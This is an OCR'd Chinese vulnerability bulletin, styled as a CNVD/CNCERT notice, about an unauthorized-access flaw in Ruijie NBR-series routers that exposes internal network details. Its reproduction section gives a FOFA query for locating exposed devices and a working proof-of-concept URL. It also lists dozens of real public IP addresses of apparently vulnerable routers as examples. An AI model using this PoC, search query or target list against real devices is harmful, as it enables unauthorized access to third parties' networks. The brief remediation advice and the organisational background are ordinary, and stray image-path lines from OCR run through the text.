国家信息安全漏洞共享平台(CNVD)漏洞通报

关于北京星网锐捷网络技术有限公司多款路由器存在未授权访问漏洞的情况通报

国家互联网应急中心（CNCERT） 2023 年 02 月 28 日

漏洞描述

北京星网锐捷网络技术有限公司旗下路由器产品多个版本存在通用未授权访问漏洞，攻击者可以通过特殊手段获取路由器敏感信息，如内网信息（包括但不限于 mac 地址、网关地址等）

公司主页：

https://www.ruijie.com.cn/


影响版本：

RG-NBR700G、RG- NBR700W、RG_ NBR700GW、RG-NBR800GW、RG_NBR900G、RG-NBR1600G、RG_NBR2600G、RG_NBR2600S、RG_NBR2800G

复现：

fofa 语法：

title="锐捷网络" && port="9999" && country="CN" && category="路由器"



具体过程

正常 URL：：http://IP 地址

URLPOC：http://IP 地址/index.data?opt=err&_=1663068005

在 url 后面直接拼接/index.data?opt=err&_=1663068005 访问

案例：

RG-NBR700G：http://60.30.44.86:9999/index.data?opt=err&_=1663068005

RG-NBR700W：http://61.157.200.18:9999/index.data?opt=err&_=1663068005

RG-NBR700GW：


http://61.143.232.166:9999/index.data?opt=err&_=1663068005

RG-NBR800GW：http://60.31.151.186:9999/index.data?opt=err&_=1663068005


RG_NBR900G：http://61.163.190.151:9999/index.data?opt=err&_=1663068005

RG-NBR1600G：http://61.190.175.74:9999/index.data?opt=err&_=1663068005

RG_NBR2600G：http://61.130.177.90:9999/index.data?opt=err&_=1663068005



RG_NBR2600S：http://61.166.175.38:9999/index.data?opt=err&_=1663068005



RG_NBR2800G：http://60.217.64.95:9999/index.data?opt=err&_=1663068005

其他地址：

http://60.6.209.177:9999/

http://61.177.32.228:9999/

http://61.182.85.13:9999/

http://61.150.111.77:9999/

http://60.216.99.250:9999/

http://61.164.205.114:9999/

http://61.178.192.9:9999/

http://61.191.155.26:9999/

http://61.184.91.100:9999/

http://60.31.205.123:9999/

http://8.134.222.173:9999/

http://61.162.212.28:9999/

http://61.159.147.181:9999/

http://61.157.131.29:9999/

http://60.217.64.95:9999/

http://60.219.114.69:9999/

http://61.190.47.122:9999/

http://61.157.179.206:9999/

http://61.138.54.112:9999/

http://61.130.176.254:9999/

http://61.145.181.106:9999/

http://61.191.153.150:9999/

http://61.164.67.210:9999/

http://61.181.11.73:9999/

http://61.162.76.222:9999/

http://61.177.152.82:9999/

http://60.218.60.164:9999/

http://61.149.136.206:9999/

http://61.180.9.227:9999/

http://61.189.193.200:9999/

http://61.189.187.61:9999/

http://61.154.41.178:9999/

http://61.182.112.242:9999/

http://61.177.25.26:9999/

http://60.220.202.130:9999/

http://61.180.77.194:9999/

修复建议：

（一） 增加官方发布的补丁

（二） 修改默认配置文件的路径

（三） 配置 ip 访问白名单

关于 CNVD

国家信息安全漏洞共享平台（China National Vulnerability Database，简称 CNVD）是由 CNCERT 联合国内重要信息系统单位、基础电信运营商、网络安全厂商、软件厂商和互联网企业建立的国家网络安全漏洞库，致力于建立国家统一的信息安全漏洞收集、发布、验证、分析等应急处理体系。

关于 CNCERT

国家计算机网络应急技术处理协调中心（简称“国家互联网应急中心”，英文简称是 CNCERT 或 CNCERT/CC），成立于 2002 年 9 月，为非政府非盈利的网络安全技术中心，是我国计算机网络应急处理体系中的牵头单位。

作为国家级应急中心，CNCERT 的主要职责是：按照“积极预防、及时发现、快速响应、力保恢复”的方针，开展互联网网络安全事件的预防、发现、预警和协调处置等工作，维护国家公共互联网安全，保障基础信息网络和重要信息系统的安全运行。

网址：www.cert.org.cn

邮箱：vreport@cert.org.cn

电话：010-82991537